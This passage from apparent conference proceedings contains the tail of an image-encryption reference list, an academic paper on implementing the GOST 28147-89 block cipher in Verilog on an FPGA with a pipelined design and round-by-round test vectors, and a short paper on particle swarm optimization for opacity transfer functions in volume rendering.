[11] *Celík, K., Kurt, E., & Stork, M. (2017, October). Can non-identical josephson junctions be synchronized?. In Power and Electrical Engineering of Riga Technical University (RTUCON), 2017 IEEE 58th International Scientific Conference on (pp. 1-5). IEEE..*

[12] *Abuturab, M. R. (2012). Color image security system using double random-structured phase encoding in gyrator transform domain. Applied optics, 51(15), 3006-3016..*

[13] *Lian, S., Sun, J., & Wang, Z. (2005). Security analysis of a chaos-based image encryption algorithm. Physica A: Statistical Mechanics and its Applications, 351(2-4), 645-661..*

[14] *Li, C., Li, S., Chen, G., & Halang, W. A. (2009). Cryptanalysis of an image encryption scheme based on a compound chaotic sequence. Image and Vision Computing, 27(8), 1035-1039..*

[15] *Liu, H., & Wang, X. (2010). Color image encryption based on one-time keys and robust chaotic maps. Computers & Mathematics with Applications, 59(10), 3320-3327..*

[16] *Mazloom, S., & Eftekhari-Moghadam, A. M. (2009). Color image encryption based on coupled nonlinear chaotic map. Chaos, Solitons & Fractals, 42(3), 1745-1754..*

[17] *Huang, C. K., & Nien, H. H. (2009). Multi chaotic systems based pixel shuffle for image encryption. Optics Communications, 282(11), 2123-2127..*

[18] *Chen, L., & Zhao, D. (2006). Optical color image encryption by wavelength multiplexing and lensless Fresnel transform holograms. Optics Express, 14(19), 8552-8560..*

[19] *Liu, H., & Wang, X. (2011). Color image encryption using spatial bit-level permutation and high-dimension chaotic system. Optics Communications, 284(16-17), 3895-3903..*

[20] *Zhang, W., Wong, K. W., Yu, H., & Zhu, Z. L. (2013). A symmetric color image encryption algorithm using the intrinsic features of bit distributions. Communications in Nonlinear Science and Numerical Simulation, 18(3), 584-600..*

[21] *Zhou, Y., Bao, L., & Chen, C. P. (2014). A new 1D chaotic system for image encryption. Signal processing, 97, 172-182..*

[22] *Zhang, Y., & Xiao, D. (2014). An image encryption scheme based on rotation matrix bit-level permutation and block diffusion. Communications in Nonlinear Science and Numerical Simulation, 19(1), 74-82..*

[23] *https://en.wikipedia.org/wiki/SHA-2.*

[24] *https://www.movable-type.co.uk/scripts/sha256.html.*

[25] *Kurt, E. (2006). Nonlinearities from a non-autonomous chaotic circuit with a non-autonomous model of Chua's diode. Physica Scripta, 74(1), 22..*

[26] *Hermassi, H., Rhouma, R., & Belghith, S. (2013). Improvement of an image encryption algorithm based on hyper-chaos. Telecommunication Systems, 52(2), 539-549..*

[27] *Liu, H., Wang, X., & Kadir, A. (2014). Chaos-based color image encryption using one-time keys and Choquet fuzzy integral. International Journal of Nonlinear Sciences and Numerical Simulation, 15(1), 1-10..*

[28] *Zhang, Y., & Xiao, D. (2014). Self-adaptive permutation and combined global diffusion for chaotic color image encryption. AEU-International Journal of Electronics and Communications, 68(4), 361-368..*

[29] *Seyedzadeh, S. M., & Mirzakuchaki, S. (2012). A fast color image encryption algorithm based on coupled two-dimensional piecewise chaotic map. Signal processing, 92(5), 1202-1215..*

[30] *Wang, X. Y., Chen, F., & Wang, T. (2010). A new compound mode of confusion and diffusion for block encryption of image based on chaos. Communications in Nonlinear Science and Numerical Simulation, 15(9), 2479-2485..*

[31] *Mirzaei, O., Yaghoobi, M., & Irani, H. (2012). A new image encryption method: parallel sub-image encryption with hyper chaos. Nonlinear Dynamics, 67(1), 557-566..*

[32] *Rhouma, R., Meherzi, S., & Belghith, S. (2009). OCML-based colour image encryption. Chaos, Solitons & Fractals, 40(1), 309-318..*

[33] *Chai, X., Gan, Z., & Zhang, M. (2017). A fast chaos-based image encryption scheme with a novel plain image-related swapping block permutation and block diffusion. Multimedia Tools and Applications, 76(14), 15561-15585..*

# Implementation of GOST 28147-89 Encryption and Decryption Algorithm on FPGA

H. AKTAŞ[1]

[1] Akdeniz University, Antalya/Turkey, haktas@akdeniz.edu.tr

***Abstract* – GOST(Gosudartsvennyi Standart) Algorithms are state security algorithms developed by Russian Federation (formerly Soviet Union). The first of these algorithms is GOST 28147-89 encryption and decryption algorithm developed in 1987. Other algorithms are GOST 34.11-94 hash function algorithm and GOST 34.10-2001 digital signature algorithm. GOST 28147-89 encryption algorithm is a 64-bit block cipher main algorithm and this main algorithm is used in GOST 34.11-94 hash function algorithm and GOST 34.10-2001 digital signature algorithm. Since the computational time of encryption algorithms are very high, to make a real time and fast encryption algorithms FPGAs(Field Programmable Gate Arrays) are the best platforms to implement these algorithms except ASICs(Application-Specific Integrated Circuits). In this study GOST 28147-89 encryption and decryption algorithm will be implemented with verilog and the algorithm speed will be tested for real time applications.**

***Keywords* - GOST 28147-89, Block Cipher, Encryption Algorithms, FPGA, Verilog, Real Time Applications**

## I. INTRODUCTION SYMETRIC KEY ENCRYPTION

Symmetric key block ciphers are the most common encryption methods in cryptographic systems[1]. These ciphers are used as main blocks for the Random Number Generators, Hash Functions and Message Authentication Codes(MAC)[2]. In block cipher systems, n is the length of block and the data is divided into the n lengths of datas and these n lengths datas are encrypted one by one. The well known block cipher algorithms are: DES(Data Encryption Standart)[3] and AES(Advanced Encryption Standart)[4]. Besides, Lucifer[5], GOST[6] and Blowfish[7] are the other main algorithms. However there are many other block cipher algorithms in literature, most of them are not used commonly. Because most of these algorithms are not tested against cryptographic attacks[1].

In block cipher algorithms key length can be different according to the algorithms. S-boxes are very important parts of the algorithms. Block cipher algorithms are different from each others but in many algorithms there is main *f* function and key generation. S-boxes are located in these main *f* functions and S-boxes are the only nonlinear structure in the whole algorithm. This specialty of S-boxes makes the algorithm stronger against linear attacks. One another main structure is fiestal network structure which was created by Horst Feistal[8] in 1970s. In this structure n is the length of the block, n length block is divided into the L and R blocks which's length is n/2. This L and R blocks used in the next round and this makes the algorithm an iterative structure[8]. This can be shown with the equation 1 and 2.

$$L_i = R_{i-1} \tag{1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i) \tag{2}$$

$K_i$ , is the sub key for the $i.$ round and *f* is the main function of the algorithm. This structure can be seen in DES, GOST, Lucifer and Blowfish algorithms. The main advantage of this structure is that it makes the algorithm reversible, means that encryption and decryption is the same function. In equation 2, Xor is used and this makes the algorithm reversible, decryption algorithm is showed as in equation 3.

$$L_{i-1} \oplus f(R_{i-1}, K_i) \oplus f(R_{i-1}, K_i) = L_{i-1} \tag{3}$$

In this structure to decrypt the data, *f* function is not important. *f* function only makes the algorithm stronger against attacks.

## II. GOST 28147-89

GOST 28147-89 is a block cipher algorithm which was developed by Soviet Union in 1989[6]. It's structure is so similar to DES, algorithm encrypts the 64 bits blocks with the 256 bits key. It has a fiestel network structure and data encrypted with an iterative way in 32 rounds. The algorithm works in one round as shown in figure 1.




Figure 1 : Encryption in one round.

Key length is 256 bits and sub keys are 32 bits. Since GOST is 32 rounds and there are 8 subkeys, every subkeys is used for 4 times in 32 rounds. Subkey sequence can be seen in table 1.

Table 1: Subkey sequence for 32 rounds [9].

| **Round** | **1** | **2** | **3** | **4** | **5** | **6** | **7** | **8** |
|---|---|---|---|---|---|---|---|---|
| Subkey | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
| **Round** | **9** | **10** | **11** | **12** | **13** | **14** | **15** | **16** |
| Subkey | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
| **Round** | **17** | **18** | **19** | **20** | **21** | **22** | **23** | **24** |
| Subkey | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
| **Round** | **25** | **26** | **27** | **28** | **29** | **30** | **31** | **32** |
| Subkey | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 |

After *Li* , *Ri* and subkeys are generated the first operation is modulo sum of *Ri* and subkeys. The results of this modulo sum will be the input of 8 S-boxes. MSB bits are going to be an input for S1 and LSB bits are input for S8[9]. The usage of S-boxes can be seen in table 2.

Table 2: S-Boxes[9].

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **S-Box1** | | | | | | | | | | | | | | | |
| 4 | 10 | 9 | 2 | 13 | 8 | 0 | 14 | 6 | 11 | 1 | 12 | 7 | 15 | 5 | 3 |
| **S-Box2** | | | | | | | | | | | | | | | |
| 14 | 11 | 4 | 12 | 6 | 13 | 15 | 10 | 2 | 3 | 8 | 1 | 0 | 7 | 5 | 9 |
| **S-Box3** | | | | | | | | | | | | | | | |
| 5 | 8 | 1 | 13 | 10 | 3 | 4 | 2 | 14 | 15 | 12 | 7 | 6 | 0 | 9 | 11 |
| **S-Box4** | | | | | | | | | | | | | | | |
| 7 | 13 | 10 | 1 | 0 | 8 | 9 | 15 | 14 | 4 | 6 | 12 | 11 | 2 | 5 | 3 |
| **S-Box5** | | | | | | | | | | | | | | | |
| 6 | 12 | 7 | 1 | 5 | 15 | 13 | 8 | 4 | 10 | 9 | 14 | 0 | 3 | 11 | 2 |
| **S-Box6** | | | | | | | | | | | | | | | |
| 4 | 11 | 10 | 0 | 7 | 2 | 1 | 13 | 3 | 6 | 8 | 5 | 9 | 12 | 15 | 14 |
| **S-Box7** | | | | | | | | | | | | | | | |
| 13 | 11 | 4 | 1 | 3 | 15 | 5 | 9 | 0 | 10 | 14 | 7 | 6 | 8 | 2 | 12 |
| **S-Box8** | | | | | | | | | | | | | | | |
| 1 | 15 | 13 | 0 | 5 | 7 | 10 | 4 | 9 | 2 | 3 | 14 | 6 | 11 | 8 | 12 |

S-boxes has 4 bits inputs and 4 bits outputs. For example if S-Box1 input is 0xA then output of the S-Box1 is going to be 0x1. Outputs of these 8 S-boxes will be concatenated and 32 bits data will be generated. In next step this 32 bits data will be 11 bits shift left rolled. And in final step of this rolled data and *Li* bits is going to be Xored . Decryption has the same structure with the encryption. 64 bits blocks divided into the 32 bits blocks. The first 32 bits blocks of decryption can be shown as in equation 4 and 5.

$$L_1 = R_{32} = L_{31} \oplus f(R_{31}, K_1) \quad (4)$$

$$R_1 = L_{32} = R_{31} \quad (5)$$

Decryption done in 32 rounds and at the end of 32. round plain text is generated. GOST algorithms is developed alternatively for DES algorithm by Soviet Union. Comparison of two algorithm is :

- Subkey generation in DES is much more complicated then GOST subkey generation.
- DES has 56 bits key and GOST has 256 bits key length
- DES S-boxes has 6 bits inputs and 4 bits outputs but GOST S-boxes has 4 bits inputs and outputs.
- Confusion is done by permutation in DES, in GOST this operation is done with 11 bits rolling shift left.

## III. FPGA IMPLEMENTATION OF GOST 28147-89

GOST 28147-89 has an iterative network structure and these kind structures are very compatible for FPGAs[10]. The encryption done in 32 rounds. And every 32 rounds there are four operations which are: modulo sum, S-boxes, Rol 11 and Xor function. This means that, every round takes 4 clocks if any pipeline structure didn't done. Figure 2 shows the one round encryption f function for the GOST 28147-89. And this function takes 4 clock cycles.




Figure 2 : *f* function of GOST 28147-89

Using this *f* function module in every 32 rounds means that outputs of *f* function will be the input of *f* function in next step. This can be shown in figure 3.





Figure 3 : Full encryption with only one *f* function

In this work Virtex-5 XC5VLX110T FPGA used for the implementation. The FPGA chip has 100MHz clock frequency. If the algorithm implemented with only one *f* module without any pipeline structure; this means that the inputs for next round is generated in 4 clocks. To encrypt 64 bit blocks FPGA implementation will takes: 4 clocks * 32 rounds = 128 clocks. Since our FPGA clock is 100MHz then 64 bit block encryption takes: 128 * 10ns = 1280ns = 1280 ns. In this work, FPGA implementation of GOST 28147-89 Algorithm is implemented with Verilog. As can be seen from figure 4 one 64 bits block encryption takes 1280ns.



| Name | Value |
|---|---|
| data_out_enc[63:0] | 0eca1a544d33070b |
| plaintext[63:0] | 0000000000000000 |
| clk | 1 |
| rst | 0 |
| start | 1 |
| key[255:0] | 0000000000000000000 |
| New Divider | |
| clk | 1 |
| rst | 0 |
| start | 1 |
| plaintext[63:0] | 0000000000000000 |
| key[255:0] | 0000000000000000000 |
| round_key[31:0] | 00000000 |
| data_out_enc[63:0] | 0eca1a544d33070b |
| R1[31:0] | 0eca1a54 |
| L1[31:0] | 4d33070b |
| round[7:0] | 00 |
| modula_32_reg[31:0] | 4d33070b |
| rotation_left_reg[31:0] | 8b6ef6be |
| xor_reg[31:0] | 0eca1a54 |
| data_out_s_boxes_reg[31:0] | d7d16dde |
| state[2:0] | 6 |

Figure 4 : Verilog implementation of algorithm without pipeline structure

This calculation time is quite fast for the implementation but if this implementation is used in a real time system and if an image wanted to be encrypted then this duration can be critical for the implementation. Table 3 shows the encryption duration of one frame for different resolution and fps of gray scale camera outputs.

Table 3: Encryption duration for different types of camera outputs

| Camera Type | Resolution | fps | Number of Pixels in Bits | One frame Encryption |
|---|---|---|---|---|
| VGA | 640*480 | 20 | 2457600 | 49.15 ms |
| VGA | 640*480 | 50 | 2457600 | 49.15 ms |
| 720p | 1280*720 | 20 | 7372800 | 147.45 ms |
| 720p | 1280*720 | 50 | 7372800 | 147.45ms |
| 1080p | 1920*1080 | 20 | 16588800 | 331.77ms |
| 1080p | 1920*1080 | 50 | 16588800 | 331.77ms |

From table 3 it is obviously seen that only first row (VGA, 640*480, 20fps) can be achieved. Since the camera is 20 fps encryption of one frame must be done in 50ms. If the VGA resolution camera is 50 fps then it is not possible to encrypt it in 20ms because, the algorithm takes 49.53 ms. To make a real time encryption core and use it for 1080p 50 fps camera, one frame encryption must be done in 20ms. Since the algorithm takes 334.368ms, one frame encryption algorithm must be accelerated minimum 334.368 / 20 = 16.718 times.

## IV. ACCERELATION OF ALGORITHM WITH PIPELINE STRUCTURE

FPGAs are very effective and efficient platforms for cryptography applications such as encryption[11]. Since the algorithm has 32 rounds, if the main *f* function is used 32 times in a pipeline structure then the algorithm can be accelerated 32*4 = 128 times. Figure 5 shows how this structure can be done. Every single *f* functions calculate the result in 4 clocks and last clock calculates the final outputs of *f* function. Therefor, between two *f* function using 4 registers can make pipeline structure possible. With the first clock Li-1 goes to Reg5, Ri-1 goes to Modulo 32 and Reg1, after 4 clocks Ri-1 goes to Li and Output of Xor module goes to Ri. Data transitions with every one clock can be fallowed with the coloured registers. Same colours shows the synchronous data transitions.




Figure 5 : Pipeline structure of algorithm between two f functions.

The whole pipeline structure is showed in figure 6. Using pipeline structure the first 64 bit blocks again takes 32*4 = 128 clocks. After 128 clocks in every single clock 64 bit blocks can be encrypted because of the pipeline structure. This can be seen in figure 7. This means that one 1080p resolution frame can be encrypted in approximately 331,77 / 128 = 2.59 ms.





Figure 6: Pipeline structure of  whole algorithm



| Name | Value |
|---|---|
| data_out_enc_reg_2[63:0] | 0eb32e539279a8d7 |
| clk | 1 |
| rst | 0 |
| start | 1 |
| key[255:0] | 0000000000000000 |
| Rin[31:0] | b6cb103e |
| Lin[31:0] | 92609b07 |
| cntr[31:0] | 00000000 |

Figure  7 : Verilog implementation of algorithm with  pipeline structure

## V. Conclusion

In this paper GOST 28147-89 Encryption and Decryption Algorithm is implemented with Verilog codes on Virtex-5 XC5VLX110T FPGA. Without pipeline structure the algorithm is not fast enough for real time image encryption systems. To make the algorithm fast enough, pipeline structure is used. The results of the pipeline structure shows that 1080p 50 fps gray scale camera output can be encrypted in real time. For the 1080p resolution encryption takes approximately 2.59ms. If the camera is selected rgb which has 1080p resolution then, one frame encryption will take 2.59*3 = 7.7ms. This means that with this pipeline structure can achieve 1080p, 100fps rgb camera output encryption in real time. The computation performance of the pipeline structure is 5.96 Gbit/s. This result shows that the implementation is compatible for real time implementations.

## Appendix

This example shows every round results during 32 rounds encryption. Example should be used for the readers for the next studies as a test vector file. Encrypted data output *0eca1a54 4d33070b* can be also seen in figure 7.

plain_text : 00000000 00000000
key : 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
1. round : 00000000 bb268a72
2. round : bb268a72 ca44ee08
3. round : ca44ee08 bed841b7
4. round : bed841b7 b89f4820
5. round : b89f4820 24424fa0
6. round : 24424fa0 ea684495
7. round : ea684495 56ff7562
8. round : 56ff7562 767aa8e8
9. round : 767aa8e8 62663a1b
10. round : 62663a1b 3ebf58ca
11. round : 3ebf58ca fdfd2330
12. round : fdfd2330 ad3fd177
13. round : ad3fd177 6421838e
14. round : 6421838e 473f9147
15. round : 473f9147 f9782558
16. round : f9782558 34a858de
17. round : 34a858de 8ee4646e
18. round : 8ee4646e b2129bf2
19. round : b2129bf2 dbca0a4a
20. round : dbca0a4a 81530479
21. round : 81530479 50f69913
22. round : 50f69913 4c66800c
23. round : 4c66800c 1ad02f91
24. round : 1ad02f91 7793fd4c
25. round : 7793fd4c 93b198c6
26. round : 93b198c6 9a88a8af
27. round : 9a88a8af e72efd01
28. round : e72efd01 33ee527f
29. round : 33ee527f 48fa1c65
30. round : 48fa1c65 85a4ecea
31. round : 85a4ecea 4d33070b
32. round : 4d33070b 0eca1a54
Encrypted : 0eca1a54 4d33070b

## References

[1] Stinson D.R., *Cryptography Theory and Practice*, Second Edition, Chapman &Hall/CRC, CRC Press Company

[2] ANSI X9.9, *'American National Standart for Financial Institution Message Authentication(Wholesale)'*, American Bankers Association, 1986.

[3] E. Schaefer, *An introduction to cryptography*. Santa Clara University, United States of America, 1998.

[4] National Inst. Of Standards and Technology, *"Federal Information Processing Standard Publication 197, the Advanced Encryption Standard (AES),"* Nov. 2001

[5] Smith J. L., *'The Design of Luficer, A Cryptographic Device for Data Communications,'* IBM Research Report RC3326, 1971.

[6] Schneier B., *The GOST Encryption Algorithm*, Dr. Doob's Journal, v. 20, n. 1, pp. 123-124, 1995.

[7] Schneier B., *'The Blowfish Encryption Algorithm,'* Dr. Dobbs journal, v. 19, n. 4, pp. 38-40, 1994.

[8] Feistel H., *Cryptography and Computer Pricvacy*. Scientific American, v.228, n. 5, pp. 10 – 18. 1973.

[9] Schneier B., *Applied Cryptography: Protocols, Algorithms, and Source Code in C, 2nd edition*, John Wiley & Sons, Inc, 1996.

[10] J.P. Kaps and C. Paar, *"Fast DES Implementations for FPGAs and Its Application to a Universal Key-Search Machine,"* 5th Annual Workshop on selected areas in cryptography, pp.234-247 ,Canada 1998

[11] McLoone, M., and McCanny, A.: '*A high performance implementation of DES'*. Proc. IEEE Workshop on Signal processing systems design and implementation, SiPS2000, Lafayette, LA, USA, October 2000, pp. 374–383

# A Method Based on Particle Swarm Optimization for Finding Optimum Opacity Transfer Function

Ç. KILIKÇIER[1] and E.YILMAZ[1]

[1] Bursa Uludag University, Bursa/Turkey, caglark@uludag.edu.tr
[1] Bursa Uludag University, Bursa/Turkey, ersen@uludag.edu.tr

***Abstract*** **- Automatic opacity determination of the voxels in a 3D image is important for getting the right interpretation of the image. In this study, we propose a method based on Particle Swarm Optimization (PSO) algorithm which can be used for finding the opacity values of opacity transfer function. The method requires information about region of interest (ROI) in the image. The performance of the proposed method is analyzed on the phantom images having nested spheres and the results is presented visually.**

***Keywords*** **– PSO, Transfer function, opacity, optimization.**

## I. Introduction

FINDING a transfer function (TF) is an important step in visualization of the volumetric data. There have been proposed different methods to visualize the data, such as maximum intensity projection, local maximum projection, and ray-casting [1]. Seeing inside the volumes in a transparent manner can be realized by using an opacity transfer function. This function is used for revealing the distinguishing features of images viewed [2]. TF is essential in visualization of 3D medical volume data and large scale microscopy imaging [3].

TFs can be 1D or multi dimensional depending on the task. The design of multidimensional TFs is more complex than one dimensional TFs function. Visual properties like color and opacity values are mapped to the volumes in the transfer functions [4].

There are several ways to create a TF, interactively, automatically or semi-automatically. In this study, we propose a semi-automatic method based on PSO for generating opacity values of the opacity transfer function.

## II. Particle Swarm Optimization (PSO)

PSO is proposed in [5] by Kennedy and Eberhart. It is based on swarm intelligence methodology. Initially, a swarm of particles is randomly chosen in the solution space. Then, the particles (position $\lambda$ and velocity $V$ ) are updated iteratively by using (1) and (2).

$$V_i^{k+1} = \omega V_i^k + c_1 r_1^k \left(P_i^k - \lambda_i^k\right) + c_2 r_2^k \left(G^k - \lambda_i^k\right) \quad (1)$$

$$\lambda_i^{k+1} = V_i^{k+1} + \lambda_i^k \quad (2)$$

where $\lambda_i$ and $V_i$ are the current position and velocity of the particles, $P_i$ and $G$ are the best positions for particle and swarm. The parameters ω, $c_{1,2}$ and $r_{1,2}$ are the inertia weight, learning factors and random numbers in the range of $[0,1]$, respectively [5–7]. Learning coefficient $c_1$ is the cognitive learning factor while $c_2$ is the social learning factor which are positive constants. $r$ random numbers are generated in each iteration [5, 6].

## III. Transfer Function

A transfer function is described as a mapping process that gives visual properties to volume data. A simple transfer function is 1D function and maps scalar values to RGB or gray level and alpha values [8]. The volumetric visualization success rely on how well the transfer function acquires the features of interest [8, 9]. It is not easy to find an effective transfer function. Generally it is obtained by using a trial and error process [8, 10].

## IV. Experiments

In this study we deal with finding the optimum opacity transfer function. The performance of the proposed method is examined on digital phantom images with size of 256x256x256.




Figure 1: Volume slices

A representative of the phantom images is given in Fig.1. In the figure orthogonal slices which in different axes are shown.

In the experiments 1D opacity transfer function is used. Opacity values are optimized by using gradient means and probabilities of ROIs. According to ROIs, the opacity values are mapped to the intensity histogram bins by using PSO.

An example of 1D opacity transfer function optimized by PSO in the study is presented in Fig.2.






Figure 2: An example of 1D opacity transfer function


Visual results from experiments are shown in Fig.3. In the figure, different ROIs of volume can be seen in the rendered image.



a)



b)



c)

Figure 3: Visualized volumes for TF functions with different PSO solutions (a, b, c)

## V. Conclusion

We propose a semi-automatic method based on PSO for finding the optimum opacity values of opacity transfer function. Based on the experiments it is shown that the proposed method has a promising performance on finding optimum opacity transfer function.

As a future study, we plan to optimize the transfer functions with PSO using color and opacity values.

## References

